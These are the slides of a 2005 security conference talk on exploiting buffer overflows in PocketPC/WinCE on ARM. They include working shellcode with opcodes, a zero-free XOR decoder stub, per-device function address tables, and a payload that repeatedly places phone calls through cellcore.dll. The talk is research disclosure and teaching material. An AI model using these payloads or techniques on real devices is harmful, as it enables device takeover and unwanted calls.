Exploiting PocketPC

Collin Mulliner

collin[at]trifinite.org

Reliable Software Group, UC Santa Barbara

&

the trifinite group

What The Hack! July 2005

About Myself

- Collin Mulliner
  - mobile device geek and security enthusiast
  - playing with PDAs since 1997
  - did a lot of Bluetooth stuff lately (trifinite group)
  - student
    - researcher with the Reliable Software Group
  - just having a good time playing with computer stuff
  - website: http://www.mulliner.org/collin/
  - email: collin[at]trifinite.org

Agenda

- Introduction
- PocketPC/WinCE Overview
- The ARM Processor
- Tools
- Breaking it!
- Fun with the PhoneEdition
- Conclusions
- References

Introduction

- PocketPC is around for about 5 years now
  - WinCE itself is somewhat older
- Many companies sell products based on PocketPC
  - many people use PocketPC on a daily bases
- Still both did not receive much attention in terms of security or exploitation
  - this will change now!

Why all this?

- Research project for my studies
  - needed to show that PocketPC is vulnerable to a certain type of attack
- Next step after exploiting devices over Bluetooth
  - want to run my own code on your device ;-)
- Fun - I just love to mess around with PDAs and phones

Previous Work

- Credits to Seth Fogie
  - first one to exploit PocketPC (talk at DEFCON-12)
    - keyboard logger
    - patched applications to make them hidden
    - hardreset exploit
- Guys from ka0s.net
  - some good stuff on WinCE reverse engineering

What is PocketPC/WinCE?

- One of Microsoft's embedded OSs
  - WindowsCE -> Windows for Consumer Electronics
- Runs on many platforms
  - x86, MIPS, SH3/4, ARM, StrongARM, ...
- WindowsCE is used for many different purposes
  - PDAs, cell/smart-phones, VoIP phones, media players, automobile navigation systems, voting machines, ATMs, ...
- Current version is 4.2x and just released 5.0

PocketPC


- PocketPC is the OS for PDAs and phones
- Many different versions over time
  - PocketPC 2000 2002 2003, 2003 SE (second edition), PocketPC 2003 phone edition
  - there is also PocketPC SmartPhone which is slightly different
  - now Windows Mobile
- Essentially all are based on WinCE and therefore it *should* not make a difference (for us!)

Some WinCE/PocketPC Devices

WinCE Architecture

- Mostly no hard drive so RAM is also used for storage
  - 256 MB max filesystem size (32 MB max file size)
- One single 4 GB virtual address space
  - divided into slots (each slot is 32 MB)
    - 33 slots for processes and 1 for DLLs, others used by the kernel
  - all processes share this virtual address space
    - memory protection exists!
- Limited to 32 processes (slot 0 is reserved)
  - basically no thread limit

WinCE Memory Layout



(image taken from MSDN)

WinCE DLLs

- XIP (eXecute In Place)
  - DLLs are kept in ROM (in RAM if 3rd party)
  - just mapped in to the processes address space
    - not copied into RAM!
  - done to save memory (rare resource on a PDA/phone)
  - can't break inside a system DLL!
- A DLL is always mapped to the same virtual address
  - different addresses on different devices, of course
  - more on this later...

The ARM Processor

- RISC CPU for embedded applications
  - low energy consumption
  - relatively fast (600Mhz and above)
- ARM CPUs from different manufacturers
  - Intel XScale, TI OMAP, others
- Very common in the PDA and smartphone area
  - this is why we only look at ARM in this presentation

ARM Overview

- Load/Store architecture
  - all data manipulation is done in registers
- 37 32bit registers
  - R0 - R13 general purpose
  - R15 program counter (PC)
  - R14 link register (LR), for return address
  - R13 commonly used as stack pointer (SP)
- Status Flags (NZCO)
- 32bit opcodes in ARM and 16bit in Thumb mode

ARM Assembly Highlights

- PC and SP are registers and can be read and modified
  - code can locate itself in memory easily
    - SUB R1, PC, #4 (R1 holds address of next instruction)
- Most instructions can be executed conditional
  - e.g. SUBNE R0, R0, #4 (sub if not equal)
- No NOP opcode
  - use virtual NOP (e.g. MOV R1, R1)

Problems with ARM

- Harvard architecture
  - separate data and instruction cache
  - therefore no true self modifying code possible
- Older CPUs don't support XOR
  - we will ignore this

Tools

- PocketPC/WinCE SDK
  - Microsoft eMbedded Visual C/C++ (eVC)
    - compiler, debugger, assembler, ...
    - special platform tools (e.g. RemoteProcessViewer)
    - no support for ARM inline assembly :-(
  - various PocketPC SDKs
  - patches for both!
- ActiveSync
  - copy files back and forth

Tools cont.

- Disassembler
  - IDA Pro (the disassembler!)
    - and WinCE IDS/IDT files
- Hex-viewer/editor
- Optional
  - gcc/gas ARM cross compiler and assembler
    - so we don't have to deal with the MS stuff too often!
  - function address dumper (GetFuncAddr)
    - more on this later...

Before we begin

- Devices used for the experiments
  - HP iPAQ h6315
    - PocketPC 2003 (WinCE 4.2)

  - i-mate PDA2k (HTC BlueAngel)
    - PocketPC 2003 SE (WinCE 4.21)

Breaking it!

- PocketPC Security
- Attack Vectors
- Buffer overflows
- Reverse engineering
- Shellcode

PocketPC Security

- Kernel and User mode
  - OS vs. applications
- Single User OS
  - no Login just an optional 'device lock'
  - any application can access everything
- *Insecure design!*

Possible Attack Vectors

- Network (tcp/ip)
  - IP over WLan, GPRS, Bluetooth, USB, ...
  - the usual suspects
    - FTP servers, VoIP/SIP clients, games, ...
- Bluetooth
  - some known bugs
    - e.g. OBEX push filename length (fixed in latest OS versions)

Attack Vectors cont.

- Infrared (not really, but possible)
  - e.g. OBEX
- GSM (nothing known, but possible)
  - e.g. SMS/MMS parsers
- In summary everything that makes a device reachable (without touching it) is interesting

Buffer Overflows

- The most common security related programming error
  - e.g. strcpy(fixedsize_buffer, user_input);
- Overwrite subroutine returnaddress
  - take control of program flow
- Nothing new!

Subroutine Calls on ARM/WinCE

- Branch with Link (BL) to function entrypoint
- Entry stub (save stackpointer and returnaddress)
  - MOV R12, SP
  - STMFD SP!, {R12, LR}
- Function body (fills in return value)
  - MOV R0, #1 (returns 1)
- Exit stub (restore stackpointer and return)
  - ADD SP, SP, #4
  - LDMFD SP, {SP, PC} <= we alter the code flow here

Getting Started

- Need to find a buffer overflow
  - look at the source (rarely available for PocketPC)
  - disassemble binary and look for strcpy and friends
    - WinCE DLLs and IDSs for IDA Pro
  - fuzz ... totally different subject, not discussed here
- We found a buffer overflow
  - finding the stack address
    - the usual way => send a bunch of As
    - hopefully the debugger does not crash

The Exploit

- The known thing
  - nop slide, shellcode, returnaddress
- No “command shell” on PocketPC, of course
- Need to hard code everything you want to do
  - no big deal
- Systemcalls not used by applications
  - system interface through DLLs only!
    - some more work required...

How DLLs Work

- Branch with Link (BL) to DLL import table
  - LR is filled automatically
- Jump to function by copying address from table to PC
  - table is filled by the dynamic linker on program execution
- Function arguments are passed through registers
  - 1 in R0, 2 in R1, 3 in R2 and 4 in R3
  - arguments 5 to N are passed through the stack
- Returnvalue is placed in R0

How DLLs Work cont.

```
@Code
        MOV R0, #100          @argument 1
        BL =Sleep
        @ returns here
@Table
Sleep:  LDR R12, [PC]         @ load address
        MOV PC, R12           @ jump
        0x0098F801            @ function address
```


Using DLLs

- Remember DLLs are always mapped to the same address
  - therefore function addresses are always the same
- All we need is the jump table
- The application has a jump table
  - but only filled with functions used by the application
- The shellcode brings it's own jump table
  - also saves some other hassle

Our first Shellcode

```
LDR   R12, [PC, #24]          0x18C09FE5
EOR   R0, R0, R0              0x000020E0
ADD   R1, PC, #20             0x14108FE2
ADD   R2, PC, #52             0x34208FE2
MOV   R3, #1                  0x1230A0E3
MOV   LR, PC                  0x0FE0A0E1
MOV   PC, R12                 0x0CF0A0E1
SUB   PC, PC, #36             0x24F04FE2
@ jump table
0x0098F801                    @MessageBoxW
@ strings
'U',0,'p',0,'d',0,'a',0,'t',0,'e',0,' ',0,'y',0,'o',0,'r',0,' ',
0,'d',0,'e',0,'v',0,'i',0,'c',0,'e',0,0,0,'Y',0,'0',0,'U',0,' ',
0,'g',0,'o',0,'t',0,' ',0,'0',0,'W',0,'N',0,'D',0,0,0,0,0
```


MessageBox 0WND

The Jump Table

- Getting the function address is easy
  - lib_h = LoadLibrary(library_name)
  - func_addr = GetFuncAddress(lib_h, function_name)
- But function addresses change with the device
  - DLL mapped at different address
  - different OS and DLL versions
- GetFuncAddr: little helper to get Jump Tables
  - config file with DLL and function names
  - dumps OS version and function addresses

Jump Table Example

DLL:Function	h6315	PDA2k
coredll:Sleep	0x01F713C4	0x01F71734
coredll:LoadLibraryW	0x01F71FF8	0x01F72368
coredll:MessageBoxW	0x01F89800	0x01F89CA0
coredll:fopen	0x01F9F0B0	0x01F9F688
coredll:fwrite	0x01FA5DD8	0x1FA63BC
winsock:socket	0x03691138	0x03071138
winsock:connect	0x03691148	0x03071148
winsock:recv	0x03691190	0x03071190
phone:PhoneMakeCall	0x03DE1270	0x03A01270

Next Steps

- Getting zero free shellcode
  - fun with ARM assembler
- Getting the Returnaddress right
  - finding the right slot
- Why does our exploit fail?

Becoming Zero Free

- Zeros will appear in
  - instructions using register R0
  - other instructions
    - e.g. LDRs without offset
  - unicode encoded strings (WinCE)
  - function addresses (Jump Table)
- Solutions
  - self modifying code (armor/encrypt)
  - alternative code

Zero Free cont.

- Seth Fogie style
  - overwrite specific bytes with zeros before execution
  - STRB R1, [PC, #xx] @set PC+#xx to zero
    - big overhead: 4 bytes to generate 1 zero
- crypt/armor complete shellcode (traditional XOR)
  - decrypt before execution
  - decrypt code itself needs to be zero free
    - works fine

Zero Free Decrypt Code

```
ADD     R1, PC, #32     @ r1=start of crypted shellcode
MOV     R2, #100        @ r2=size of shellcode
ADD     R3, R1, R2      @ r3=end of plain shellcode
ADD     R3, R3, #248    @ space between crypted and plain
LDR     R4, [R1, #96]   @ r4=key
LDR     R5, [R1, R2]    @ r5=loaded with crypted dword
EOR     R5, R5, R4      @ r4=plain dword
STR     R5, [R3, R2]    @ store plain dword
SUBS    R2, R2, #4      @ dec index (r2)
SUBNE PC, PC, #24       @ jump to load r5, skip if r2 == 0
ADD     PC, R3, #4      @ final jump to plain shellcode
```

Have to be ajusted for the size of the shellcode

Getting the Returnaddress right

- Every process has it's own slot
  - slots are assigned dynamically
  - need to find right slot
    - use RemoteProcessViewer to find slot for testing
- Active process is also mapped to slot 0
  - can we use this to skip out the slot search?
    - no, returnaddress will always contain a zero
    - device often froze completely while trying

Finding the right Slot

- Remember the limitation of 32 processes?
  - many system processes leave few space for user processes
    - about 16 system processes on a default iPAQ h6315
  - really cuts down the search space
    - just need to build prediction table
- System processes always sit in the same slot
  - no slot search when attacking them, isn't that nice ;-)

Strange Stack Corruption

- Encountered while debugging some exploit
  - triggered by
    - ADD SP, SP, stack_frame_size
  - the old stack is partially overwritten
    - no random garbage
      - memory management?
  - small stack frames are almost completely overwritten
  - happens randomly
    - guess that kills our exploits Seth?

Strange Stack Corruption

```
32011048 E59D03F8              ldr       r0, [sp, #0x3F8]
3201104C EB00005B              bl        |send (320111c0)|
29:    }
32011050 E28DDE3F              add       sp, sp, #0x3F, 28
32011054 E89DA000              ldmia     sp, {sp, pc}
30:
31:    int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPTSTR lpCmdLine, int nCmdShow)
32:    {
32011058 E1A0C00D              mov       r12, sp
3201105C E92D000F              stmdb     sp!, {r0 - r3}
32011060 E92D5000              stmdb     sp!, {r12, lr}
32011064 E24DDC03              sub       sp, sp, #3, 24
33:        PHONEMAKECALLINFO call;
34:        WSADATA wsaData;
35:        char info[100];
```

Address: 3202f774

```
3202F90C  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202F924  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202F93C  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202F954  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202F96C  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202F984  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202F99C  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202F9B4  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202F9CC  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202F9E4  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202F9FC  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202FA14  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202FA2C  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202FA44  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202FA5C  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202FA74  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202FA8C  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202FAA4  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202FABC  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202FAD4  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202FAEC  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202FB04  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202FB1C  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202FB34  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202FB4C  AA AA AA AA AA AA AA AA BB BB BB BB AA AA AA AA E8 03 00 00 E8 03 00 00  ªªªªªªªª»»»»ªªªªè...è...
3202FB64  70 FB 02 32 60 11 01 00 01 00 00 00 53 00 50 00 3D 00 30 00 78 00 33 00  pû.2`.......S.P.=.0.x.3.
3202FB7C  32 00 30 00 32 00 46 00 42 00 37 00 30 00 00 00 00 00 00 00 00 00 00 00  2.0.2.F.B.7.0.
```


Strange Stack Corruption

```
32011050 E28DDE3F              add       sp, sp, #0x3F, 28
32011054 E89DA000              ldmia     sp, {sp, pc}
30:
31:    int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPTSTR lpCmdLine, int nCmdShow)
32:    {
32011058 E1A0C00D              mov       r12, sp
3201105C E92D000F              stmdb     sp!, {r0 - r3}
32011060 E92D5000              stmdb     sp!, {r12, lr}
32011064 E24DDC03              sub       sp, sp, #3, 24
33:        PHONEMAKECALLINFO call;
34:        WSADATA wsaData;
35:        char info[100];
```

Address: 3202f774

```
3202F834  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202F84C  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202F864  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202F87C  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202F894  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202F8AC  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202F8C4  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202F8DC  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202F8F4  AA AA AA AA AA AA AA AA 00 00 00 00 00 00 00 00 94 C8 FF FF 88 77 05 80  ªªªªªªªª........Èÿÿˆw..
3202F90C  00 00 00 00 00 00 00 00 F9 00 00 00 01 00 00 00 00 00 00 00 BC F9 02 32  ........ù.........¼ù.2
3202F924  90 C8 FF FF 0C C8 FF FF 94 C8 FF FF 00 00 00 00 B0 9F 05 80 AA AA AA AA  .ÈÿÿÈÿÿÈÿÿ....°Ÿ..ªªªª
3202F93C  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202F954  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202F96C  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA 58 36 17 97  ªªªªªªªªªªªªªªªªªªªªX6.—
3202F984  90 1D 22 90 30 FA 02 32 94 1C 22 90 24 FB 02 32 10 F5 02 32 01 00 00 00  .."0ú.2"."$û.2.õ.2....
3202F99C  01 00 00 00 84 F3 04 80 AA AA AA AA AA AA AA AA 58 36 17 97 30 FA 02 32  ....„ó..ªªªªªªªªX6.—0ú.2
3202F9B4  AA AA AA AA AA AA AA AA 03 00 00 80 00 00 00 00 00 00 00 00 54 10 01 00  ªªªªªªªª.....€....T...
3202F9CC  00 00 00 00 10 00 00 E6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .......æ........................
3202F9E4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ........................
3202F9FC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 05 00 00 00 D8 FE 02 32  ...........................Øþ.2
3202FA14  00 00 00 00 86 72 19 D7 94 C8 FF FF 20 F8 10 30 E0 3E 22 90 A8 FE 02 32  ....†r.×”ÈÿÿøàÀ>"¨þ.2
3202FA2C  BC B6 04 80 47 00 00 00 E8 03 00 00 00 00 00 00 BF 46 39 D7 AC CB FF FF  ¼¶..G...è.......¿F9×¬Ëÿÿ
3202FA44  05 00 00 00 D8 FE 02 32 00 00 00 00 86 72 19 D7 94 C8 FF FF 20 F8 10 30  ....Øþ.2....†r.×”ÈÿÿøàÀ
3202FA5C  E0 3E 22 90 A8 FE 02 32 BF 46 39 D7 64 FB 02 32 04 6C F7 01 54 10 01 00  à>"¨þ.2¿F9×dû.2.l÷.T...
3202FA74  1F 00 00 60 AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ...`ªªªªªªªªªªªªªªªªªªªª
3202FA8C  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
3202FAA4  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªªªªªªªªªª
```


PocketPC PhoneEdition

- PocketPC with cellphone capabilities
  - voice calls and SMS/MMS
  - super connected devices (WLan, Bluetooth, GRPS)
  - not too different from the regular PocketPC
    - just added some DLLs and applications
- Pretty neat devices
  - managers love these kind of toys

Phone Abuse

- We wanted to show the problems with these super connected devices
- Our goal was to break in over the network (tcp/ip) and use the phone part of the device
  - place calls or send short messages
- Needless to say, we were successful!

Accessing the Phone

- Phone access in pretty simple
  - include astdapi.h
  - link cellcore.lib
  - call tapiRequestMakeCall()

```
tapiRequestMakeCall("110", NULL, NULL, NULL);
```


Accessing the Phone cont.

- Problem: cellcore.dll is only linked by applications which plan to use the phone
- Solution: the shellcode just loads cellcore.dll
  - LoadLibrary("cellcore")
    - function addresses are still the same
- Result: any application now can access the cellphone :-)

PhoneCall Shellcode

```
LDR     R12, [PC, #44]   0x2CC09FE5   @ get function addr.
ADD     R0, PC, #52      0x34008FE2   @ get str. (library name)
MOV     LR, PC           0x0FE0A0E1   @ set LR
MOV     PC, R12          0x0CF0A0E1   @ exec LoadLibrary
LDR     R12, [PC, #32]   0x20C09FE5   @ get function addr.
ADD     R0, PC, #56      0x38008FE2   @ get str. (number to call)
MOV     LR, PC           0x0FE0A0E1   @ set LR
MOV     PC, R12          0x0CF0A0E1   @exec tapiRequestMakeCall
LDR     R12, [PC, #20]   0x14C09FE5   @ get function addr.
MOV     R0, #255         0xFF00A0E3   @ set sleep time (255ms)
MOV     LR, PC           0x0FE0A0E1   @ set LR
MOV     PC, R12          0x0CF0A0E1   @ exec Sleep
SUB     PC, PC, #24      0x18F04FE2   @ jump back 4 instructions
                         0xF81FF701   @ LoadLibrary
                         0x5031F502   @ tapiRequestMakeCall
                         0xC413F701   @ Sleep
'c',0,'e',0,'l',0,'l',0,'c',0,'o',0,'r',0,'e',0,0,0,0,0,
'0',0,'6',0,'0',0,'3',0,'9',0,'1',0,'2',0,'3',0,'4',0,'5',0,'6',0,0,0
```


Placing a Call

Roundup and open Points

- PocketPC can be exploited heavily
  - everything can be done through dynamic library loading
  - just need to fiddle with returnaddress and watch out for that stack corruption
- Open for now: inter-device compatible shellcode
  - DLL mapping is device and OS version specific
    - even when only minor version change
  - need some way to detect device or coredll.dll address
    - maybe technique from the WinCE4.Dust virus can be used?
      - haven't looked into this, until now :-(

Conclusions

- PocketPC is juicy target
- Protection is hard
  - switching of WLan, Bluetooth, GSM ... the whole device?
- Especially the abuse of PocketPC phones could become a problem
- When will
  - PocketPC exploits be posted to BugTraq?
  - we see the first worm?

Questions

Thank you for your attention, any questions?

References

- Microsoft's Mobile and Embedded Developer Site http://msdn.microsoft.com/mobility
- PocketPC Reverse Engineering http://www.ka0s.net
- PocketPC Abuse by Seth Fogie, DEFCON-12, July 2004 http://www.airscanner.com
- ARM Instruction Set Quick Reference http://www.arm.com/documentation/Instruction_Set/
- IDA Pro “The Disassembler” http://www.datarescue.com/idabase/
- WinCE4.Dust Virus http://www.informit.com/articles/article.asp?p=337069
- Reliable Software Group, UC Santa Barbara http://www.cs.ucsb.edu/~rsg/
- My PocketPC Stuff http://www.mulliner.org/pocketpc/